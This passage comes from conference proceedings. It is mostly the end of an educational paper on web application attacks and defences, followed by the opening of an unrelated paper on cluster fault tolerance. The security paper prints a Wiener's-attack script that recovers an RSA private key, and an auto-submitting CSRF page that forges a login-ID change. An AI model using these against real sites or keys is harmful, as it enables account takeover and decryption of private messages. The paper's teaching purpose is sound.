Methods to prevent SQL injection attacks:

- *Parameterised queries* – Many cases of SQLi can be eliminated simply by using parameterised queries instead of concatenating user input to the SQL query.
- *Whitelisting* – User input should always be treated as untrusted and filtered through a whitelist which only allows some of the input that matches a pattern.
- *Employ verified mechanisms* – Do not try to build SQLi protection from scratch. Most modern programming tools can give you access to SQLi protection features.

3.2. Cross-site scripting

Cross-site scripting or XSS is a vulnerability that allows an attacker to inject malicious javascript code into the web application which is then served to the victim. The malicious code gets executed on the victim's browser and can steal confidential information like session ID which is generally stored in the cookies. These attacks are effective whenever a web application accepts user input without validating or encoding it before using it to make output.

Figure 3 shows how an attacker submits a malicious input in the comment box of an application and the application stores this input in the database. When a victim user visits the comment box, the application fetches the attacker's malicious comment and appends it to the HTML code which is sent to the victim. In this case, the attacker's malicious code is simply a script tag that is used to execute javascript code with javascript code as alert(1) which just pops up an alert with the value 1. The attacker could do all sorts of things like capture the victim's session id from his cookie and send it to a drop server which will basically allow an attacker to hijack the victim user's session and perform all the tasks that the victim user can perform. The malicious code executed on the victim's browser is usually a part of javascript code, but it can also be HTML, Flash or any other type of code that the victim's browser may execute.




Figure 3: XSS attack.

Cross-site scripting vulnerabilities can be very hard to detect and remove from a web application. The simplest method to detect XSS in a piece of code is to conduct a security assessment of it and look for any locations where input from an HTTP request can accidentally end up in the HTML output. Be aware that a malicious JavaScript might be transmitted using a variety of different HTML tags.

There are three main types of cross-site scripting attacks:

- **Reflected XSS** – The most fundamental kind of cross-site scripting attack is this one. It happens when a programme unsafely incorporates data from an HTTP request into the immediate response.

- **Stored XSS** – It is also called a second-order or persistent XSS attack. It occurs when the malicious user input from anattacker is stored on the database and sent to the victim user in all later HTTP responses in an unsafe way.
- **DOM-based XSS** – It occurs when data is processed from an untrusted source in an unsafe way by some client-side javascript code which usually writes the data back to the DOM (Document Object Model).

Generic tips to prevent XSS:

- *Don't trust user input* – Take into account that all user input is faulty. If user input is included in HTML output, an XSS is conceivable. Input from verified and/or internal users should be handled similarly to input from the general public.
- *Use escaping / encoding* – Use the appropriate escaping/encoding technique, such as HTML escape, JavaScript escape, CSS escape, URL escape, etc., depending on where user input will be used. Use pre-existing libraries rather than creating your own unless it is absolutely necessary.
- *Sanitise HTML* – If user input needs to contain HTML, you can't escape or encrypt it because doing so would render any acceptable tags useless. In such cases, parse and sanitise HTML using a trusted and proven library.
- *Content security policy* – Use a Content Security Policy as well to mitigate the effects of a potential XSS problem (CSP). The CSP HTTP response header lets you specify which dynamic resources are allowed to load in accordance with the request source.

3.3. Cryptographic failures

Due to a weak or nonexistent cryptographic strategy, a major web application security defect known as a cryptographic failure exposes private application data. Examples include passwords, patient medical information, trade secrets, credit card numbers, email addresses, and other private user data. It is difficult to do it right because there are different encryption approaches, each of which has advantages and disadvantages that online solution architects and developers need to be fully aware of.

Modern modern applications consume data both while it is in motion and while it is at rest, making stringent security controls necessary for full threat protection. A few deployments employ shoddy encryption techniques that are quickly breakable. Even with the flawless implementation of cryptographic algorithms, users may decide not to adhere to established practices for data protection, leaving sensitive data vulnerable to theft.

The effective use of cryptography depends largely on how well it is implemented. The majority of the protection will be removed by a tiny configuration or coding error, making the cryptographic implementation ineffective. End-to-end encryption is an actual example of how cryptography is utilised in web applications. The RSA technique may be used by an application to encrypt symmetric keys for encryption. Applications may be vulnerable to attacks that jeopardise the confidentiality of the communications if they wrongly implement RSA or use weak keys.


Some of the attacks on RSA are,

- Common Modulus attack
- Fermat's Factorisation
- Pollard's p-1 Factorisation
- Common-Prime Attack
- Wiener's Attack
- Coppersmith's Attack
- Franklin Reiter's Attack on related messages
- Hastad's Broadcast Attack
- Least Significant Bit Oracle Attack

A real world example of an attack on RSA algorithm might be look like:

Let's say a person Alice wants to send a secret text to Bob and chooses to encrypt the text with Bob's public key. If key generation is not properly implemented, the website may generate keys such that the public key exponent is very large. This results in an attack called Wiener's attack on RSA where continued fraction method is used to expose the private key and hence decrypt the message while in transit.

Let's say Alice encrypts the secret text in the following way (figure 4):



```
with open("secret.txt", "r") as f:
    a = f.read().strip()

N = 701590986585091644415556358149
e = 601363702787219970639669573943

m = int(a.encode('utf-8').hex(), 16)
c = pow(m, e, N)

print(c)
```

Figure 4: Encryption of secret text.


Now attacker who already has Bob's public key can apply the algorithm for Wiener's attack and decrypt the password in the following way (figure 5).

Methods to prevent cryptographic failures:

- *Use updated and established cryptographic functions, algorithms, and protocols.*
- *Follow secure standards defined for choosing keys and implement key rotation.*
- *Use authenticated encryption instead of plain encryption.*

3.4. Server-side request forgery

Server-Side Request Forgery (SSRF) is a web application vulnerability which allows an attacker to trick the backend of the web application to make requests to an unintended server. This server can be in the internal network of the backend server or in the external network controlled



```python
N = 70159098658509164441555635814 9
e = 60136370278721997063966957394 3
ct = 55257133263535488488782343408 3

cf = continued_fraction(e, N)
convergents = convergents(cf)

for i in range(len(convergents)):
    rational = convergents[i]
    numerator = rational[0]
    denominator = rational[1]

    k = numerator
    d = denominator

    phi_times_k = ((e * d) - 1)

    a = k
    b = (phi_times_k - k*N) - k
    c = N*k

    if k != 0:
        d = b * b - 4 * a * c

        # If the quadratic equation has real roots
        if d > 0:
            r1 = (-b + math.sqrt(abs(d))) / (2 * a)
            r2 = (-b - math.sqrt(abs(d))) / (2 * a)

            # If roots are integers and none of them is 0
            if r1 == int(r1) and r2 == int(r2) and r1 != 0 and r2 != 0:
                p = int(r1)
                q = int(r2)
                break

phi_N = (p - 1) * (q - 1)
d = pow(e, -1, phi_N)

M = pow(ct, d, N)
temp = hex(M)[2:]
if len(temp) % 2 != 0:
    temp = "0" + temp

pt = bytes.fromhex(temp).decode('utf-8')
print(f"Decrypted plain text is: {pt}")
```

```
appleswiggy@debian:~/temp$ python3 wiener_dec.py
Decrypted plain text is: h4R5H4v1n45H
appleswiggy@debian:~/temp$
```

Figure 5: Wiener's attack.

by the attacker. This may allow the attacker to access some functionality with the backend server's access rights which the attacker didn't have access to, thus breaking the access control mechanism implemented by the application (figure 6).

A generic SSRF attack targets any programme that accepts data imports from URLs or allows users to read data from URLs. It is possible to alter URLs by changing them or fiddling with URL path traversal. Attackers frequently give the server a URL (or modify an existing one), and the active server code reads from or submits data to the URL. Attackers can utilise URLs to gain access to services and private data that were not meant to be made public, such as HTTP-enabled databases and server configuration information.

A successful SSRF attack may result in unauthorised business operations or access to data, either on the vulnerable application itself or on other back-end systems with which the appli-




Figure 6: SSRF attack.

cation can communicate. In certain situations, the SSRF vulnerability might grant an attacker the ability to carry out any command. An SSRF exploit that connects to external third-party systems may result in malicious forward assaults that appear to emanate from the firm hosting the vulnerable application.

A common security tactic used to minimise the attack surface from external networks is limiting the use of public-facing servers. There are sufficient servers left over for internal communication. Utilising SSRF, attackers can scan internal networks and get information about them. Once they have gained access to the server, an attacker can utilise this information to compromise other systems on the network.

Methods to prevent SSRF attacks:


- *Whitelist IP Addresses and DNS names that the application requires access to.*
- *Proper response handling* – Response should only contain information that is anticipated.
- *Disable unused URL schemas* – Enable only URL schemas thatapplication relies on, e.g. – HTTP, HTTPS.
- *Proper authentication on internal services.*

3.5. Cross-site request forgery

Cross-Site Request Forgery (CSRF) is a vulnerability that allows an attacker to trick users into sending unintentional requests to the application server which may result in the attacker being able to perform any task that the user can perform on the web application. For e.g. the attacker may be able to change the user's password or email, make transactions, delete the user's profile and perform privileged tasks using CSRF vulnerability.

A real world example of CSRF vulnerability might look like what's shown in the following example:

Let's say an application provides the functionality to update a user's login ID using a form (figure 7). The application manages user sessions using a session-ID that is stored in the cookies in the scope of the vulnerable website.




Update Preferred Login ID

User REG ID :	12TEX2340
Current Login ID :	RAMESH2002
Preferred Login ID :	

Figure 7: Form to update a user's login ID.

An attacker can easily retrieve the path where the application sends the form data and could construct a simple HTML payload that submits the form unintentionally upon visiting (figure 8).




```
evil.html - 10 lines
<html>
    <body>
        <form action="https://vulnerable.website.com/controlpanel/UpdatePreferredLoginID" method="POST">
            <input name="preferredID" id="preferredID" value="NEWUSERNAME">
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
~
```

Figure 8: Fake form of the attacker.

The susceptible website will get an HTTP request when the victim views the attacker's HTML page, and if the user is already logged in, the browser will include his session id from the cookie in the HTTP request. As a result, the attacker will be able to make the website believe that the victim has submitted the request, enabling the attacker to carry out any actions that the user is capable of (figure 9).

Methods to prevent CSRF attacks:

- *Store session ID in a hidden input field instead of the cookie.*
- *Create an unpredictable CSRF token and store it in a huddle input field and send it with every form submission, check if the CSRF token is valid and is tied to the session ID in the cookie, if the checks are passed, only then allow for the functionality to be performed.*
- *Implement Captcha or use a Captcha service that is required to submit the form.*



Update Preferred Login ID

User REG ID :	12TEX2340
Current Login ID :	NEWUSERNAME
Preferred Login ID :	

Figure 9: Fake form data are processed by attacked application.

3.6. Broken access control

Even while access control looks like a simple problem, it is really difficult to manage efficiently. The access control model of the web application is closely tied to the content and functionality that a website provides. The users may also be a part of a range of jobs or groups with different capabilities.

Developers frequently underrate how difficult it is to implement a reliable access control mechanism. Many of these strategies were not actively made; rather, they are the outcome of how the website has evolved through time. In these circumstances, many places in the code introduce access control restrictions. As the site is put into use, the ad hoc collection of rules becomes progressively more challenging to comprehend.

Many of these problematic access control techniques are easily accessible and exploitable. Frequently, all that is required is a request for features or content that shouldn't be permitted. Once a flaw is discovered, an inadequate access control system might have severe results. In addition to accessing unauthorised material, an attacker may be able to change or remove content, perform unauthorised actions, or even take over site administration.

One specific type of access control concern is administrative interfaces that permit site administrators to control a site over the Internet. Such tools are frequently used by site administrators to efficiently manage users, data, and content on their websites. To enable more exact site administration, sites usually offer a variety of administrative responsibilities. Due to their importance, these interfaces are frequently excellent targets for attacks from both insiders and outsiders.

Hassan et al. [4] examines the impact of the failed authentication and session management vulnerabilities on online applications. According to the report, this vulnerability is growing more widespread as a result of attackers' inventiveness, shoddy system architecture, and incorrect web application implementation. The impact on web applications and several methods of exploitation of this vulnerability are covered in the study. The report comes to the conclusion that this vulnerability poses a serious threat to web applications and must be fixed.

Methods to prevent broken access control:

- *Continuous inspection and test access control.*
- *Deny access by default.*
- *Limit CORS usage.*

- *Enable mandatory or role-based access control.*

4. Conclusion

In conclusion, the study of security threats to web applications is essential for web developers and administrators. Web applications are being used everywhere and have become a part of our everyday lives. Attacks on web applications are becoming more frequent, so it is important to understand the potential vulnerabilities that may occur. The study of common attacks on real-world web applications can help developers and administrators better understand how to mitigate such attacks and prevent them from causing damage to the organisation. In this paper we have studied Injection attacks such as SQL injection and XSS, Request forgery attacks, cryptographic failures and broken access control mechanisms. We also have discussed ways to prevent these attacks real world web from happening in applications.

References

[1] J. Wilson, Cyber-attacks on web applications up 800 per cent in H1 2020: Report, 2020. URL: https://www.thesafetymag.com/ca/topics/technology/cyber-attacks-on-web-applications-up-800-per-cent-in-h1-2020-report/240124.

[2] V. Strukov, V. Gudilin, Experimental Investigation of Web Application Security, in: 2021 IEEE 4th International Conference on Advanced Information and Communication Technologies (AICT), 2021, pp. 245–250. doi:10.1109/AICT52120.2021.9628957.

[3] P. Kaur, I. Sharma, A. Kaur, Web Application Vulnerabilities & Countermeasures, in: 2021 5th International Conference on Information Systems and Computer Networks (ISCON), 2021, pp. 1–6. doi:10.1109/ISCON52037.2021.9702496.

[4] M. M. Hassan, S. S. Nipa, M. Akter, R. Haque, F. N. Deepa, M. Rahman, M. A. Siddiqui, M. H. Sharif, Broken Authentication and Session Management Vulnerability: A Case Study Of Web Application, International Journal of Simulation: Systems, Science and Technology 19 (2018). URL: http://ijssst.info/Vol-19/No-2/paper6.pdf. doi:10.5013/IJSSST.a.19.02.06.

[5] S. K. Lala, A. Kumar, S. T., Secure Web development using OWASP Guidelines, in: 2021 5th International Conference on Intelligent Computing and Control Systems (ICICCS), 2021, pp. 323–332. doi:10.1109/ICICCS51141.2021.9432179.

[6] G. Buah, S. Memusi, J. Munyi, T. Brown, R. A. Sowah, Vulnerability Analysis of Online Banking Sites to Cross-Site Scripting and Request Forgery Attacks: A Case Study in East Africa, in: 2021 IEEE 8th International Conference on Adaptive Science and Technology (ICAST), 2021, pp. 1–5. doi:10.1109/ICAST52759.2021.9681978.

[7] A. K. Priyanka, S. S. Smruthi, WebApplication Vulnerabilities:Exploitation and Prevention, in: 2020 Second International Conference on Inventive Research in Computing Applications (ICIRCA), 2020, pp. 729–734. doi:10.1109/ICIRCA48905.2020.9182928.

[8] F. Q. Kareem, S. Y. Ameen, A. A. Salih, D. M. Ahmed, S. F. Kak, H. M. Yasin, I. M. Ibrahim, A. M. Ahmed, Z. N. Rashid, N. Omar, SQL Injection Attacks Prevention System Technology:

Review, Asian Journal of Research in Computer Science 10 (2021) 13–32. doi:10.9734/ajrcos/2021/v10i330242.

[9] A. Kumar, S. Taterh, Analysis of Various Levels of Penetration by SQL Injection Technique Through DVWA, Journal of Advanced Computing and Communication Technologies 4 (2016) 28–32. URL: http://www.jacotech.org/index.php/paper/paper/paperDetails/87.

[10] T. Duong, J. Rizzo, Cryptography in the Web: The Case of Cryptographic Design Flaws in ASP.NET, in: 2011 IEEE Symposium on Security and Privacy, 2011, pp. 481–489. doi:10.1109/SP.2011.42.

[11] M. Xu, D. Wang, Q. Wang, Q. Jia, Understanding security failures of anonymous authentication schemes for cloud environments, Journal of Systems Architecture 118 (2021) 102206. doi:10.1016/j.sysarc.2021.102206.

Cluster fault tolerance model with migration of virtual machines

Andrii V. Riabko[1], Tetiana A. Vakaliuk[2,3,4,5], Oksana V. Zaika[1], Roman P. Kukharchuk[1] and Valerii V. Kontsedailo[6]

[1]*Oleksandr Dovzhenko Hlukhiv National Pedagogical University, 24 Kyivska Str., Hlukhiv, 41400, Ukraine*
[2]*Zhytomyr Polytechnic State University, 103 Chudnivsyka Str., Zhytomyr, 10005, Ukraine*
[3]*Institute for Digitalisation of Education of the NAES of Ukraine, 9 M. Berlynskoho Str., Kyiv, 04060, Ukraine*
[4]*Kryvyi Rih State Pedagogical University, 54 Gagarin Ave., Kryvyi Rih, 50086, Ukraine*
[5]*Academy of Cognitive and Natural Sciences, 54 Gagarin Ave., Kryvyi Rih, 50086, Ukraine*
[6]*Inner Circle, Nieuwendijk 40, 1012 MB Amsterdam, Netherlands*

Abstract

Ensuring high reliability, fault tolerance, and continuity of the computing process of computer systems is supported by combining computing resources into clusters. It is based on virtualization because of moving virtual resources, services, or applications between physical servers while supporting the continuity of computing processes. The object of study is a failover cluster, in the simplest case, consisting of two physical servers (primary and backup), which are connected through a switch. Each server has a local hard disk. A distributed storage system with synchronous data replication from the source server to the backup server is deployed on the local disks of the servers. A virtual machine is running on the cluster. The system implies launching a shadow copy of a virtual machine on a backup server so that in case of failure of the main server, the computing process can be continued on the virtual machine of the backup server. The coefficient of non-stationary readiness is taken as a reliability indicator. A Markov model of the reliability of a failover cluster is proposed, which takes into account the costs of migrating virtual machines, as well as mechanisms that ensure the continuity of the computing process (service) in the cluster in the event of a failure of one physical server. As a result of memory migration, two copies of the virtual machine are maintained, located on different physical servers, so that in the event of a failure of one of them, they continue to work on the other. A simplified model of a failover cluster is built, which neglects the cost of migrating virtual machines when restoring a cluster and gives an upper-reliability estimate. A significant impact on the reliability of a failover cluster (estimated by a non-stationary availability factor) of the virtual machine migration process is shown. The results obtained can be used to justify the choice of technology for ensuring failure stability and continuity of the computing process of computer systems of cluster architecture.

Keywords

virtual machine, virtualization, reliability, fault tolerance, redundancy, clusters, non-stationary availability

doors-2023: 3rd Edge Computing Workshop, April 7, 2023, Zhytomyr, Ukraine

ryabko@meta.ua (A. V. Riabko); tetianavakaliuk@acnsci.org (T. A. Vakaliuk); ksuwazaika@gmail.com (O. V. Zaika); kyxap4yk1@ukr.net (R. P. Kukharchuk); valerakontsedailo@gmail.com (V. V. Kontsedailo)
http://irbis-nbuv.gov.ua/ASUA/0051396 (A. V. Riabko); https://acnsci.org/vakaliuk/ (T. A. Vakaliuk); http://pfm.gnpu.edu.ua/index.php/struktura1/2015-04-01-14-50-26 (O. V. Zaika); http://irbis-nbuv.gov.ua/ASUA/0076404 (R. P. Kukharchuk)
0000-0001-7728-6498 (A. V. Riabko); 0000-0001-6825-4697 (T. A. Vakaliuk); 0000-0002-8479-9408 (O. V. Zaika); 0000-0002-7588-7406 (R. P. Kukharchuk); 0000-0002-6463-370X (V. V. Kontsedailo)

1. Introduction

Fault tolerance is a property of a system that allows it to continue to act correctly in the event of an error or failure in some of its parts. Modern systems for processing, storing, and transmitting data for various purposes, including cyber-physical and communication systems, are subject to high requirements for reliability, security, fault tolerance, and low cost of implementation and operation [1, 2]. The requirements for computer systems largely depend on the applications they perform, their criticality to delays and continuity of service, the features of operation, and their complexity. High reliability, fault tolerance, and readiness of computer systems for critical applications are achieved by consolidating processing and storage resources based on clustering technology, dynamic distribution of requests, and virtualization. In a clustered system with virtualization, in the event of failure or disconnection of physical servers for maintenance or other work, operability is ensured by moving virtual resources, services, or applications between physical servers while maintaining the continuity of computing processes.

Modern virtualization technologies are based on the targeted migration of virtual resources between physical servers to adapt cluster systems to the accumulation of physical server failures [3]. When migrating virtual machines (VMs), a cluster can share data storage with virtual machine virtual disks, which speeds up the migration process by migrating only the main memory, virtual processor registers, and virtual device state of the virtual machines. Nevertheless, the majority of edge devices, including UAVs (Unmanned Aerial Vehicles), tablets, and cellular phones, are mobile in nature [4]. Therefore, the configuration of the cluster must be flexible enough to adapt dynamically to the evolving network topology of the edge cluster, minimizing the overall communication delay incurred by the edge devices in processing the data received from IoT devices [5, 6]. In a cluster without a shared storage implementation, the migration also moves the contents of the virtual disks of the virtual machines, which can be significant in size, which slows down the migration process. The process of moving virtual resources can be further slowed down when moving across the network. In the process of dynamic movement, it is possible to single out the stages of transferring data (registries of virtual machines, RAM, disks) to a backup server and activating the functioning of virtual machines on it.

The virtualization technology aimed at ensuring high reliability of computer systems includes High Availability Cluster and Fault Tolerance technologies, the first of which supports automatic restart of the virtual machine on healthy cluster nodes, and the second – the continuity of the computing process when it is moved to the virtual cluster servers that have retained performance. High Availability Cluster technology allows you to automatically move a virtual machine from a failed server to a healthy server. Restoring the functionality of the virtual machine may take several minutes, depending on the configuration and loading of the physical server and the properties of user programs. With this technology, to automatically restart the virtual machine, all data must be stored on a shared data storage, which can be implemented as a device connected to all cluster nodes, or a distributed storage system. After any physical server fails, other servers can run virtual machines using virtual disks located on shared storage. In this case, the status of the virtual machine is lost, including data in RAM, registers of virtual processors, and external devices. Therefore, the system takes time to initialize the virtual machine and bring it to a pre-failure state.

For the correct operation of this virtualization mechanism, it is necessary to ensure the isolation of physical servers after a failure to exclude the simultaneous execution of the computing process by two virtual machines after a reboot to prevent data ambiguity in the shared storage.

High Availability Cluster technology assumes that after the failure of any physical server, the virtual machines running on it are automatically distributed among the surviving nodes and restarted on them. The RAM state of all virtual machines that were on the failed node is lost. Fault Tolerance technology ensures the continuity of the computing process (service) in the cluster after the failure of one physical server with the support of two copies of the virtual machine in RAM located on different physical servers so that in case of failure of one of them, continue working on the other. To organize the computing process during the operation of a virtual machine on one of the servers, the other must maintain an up-to-date copy of the RAM of the active virtual machine. In this case, virtual disk images of the virtual machine must be stored in dedicated or distributed storage with synchronous data replication. Software products that support fault tolerance technology include VMware Fault Tolerance, Kemari for Xen, and KVM.

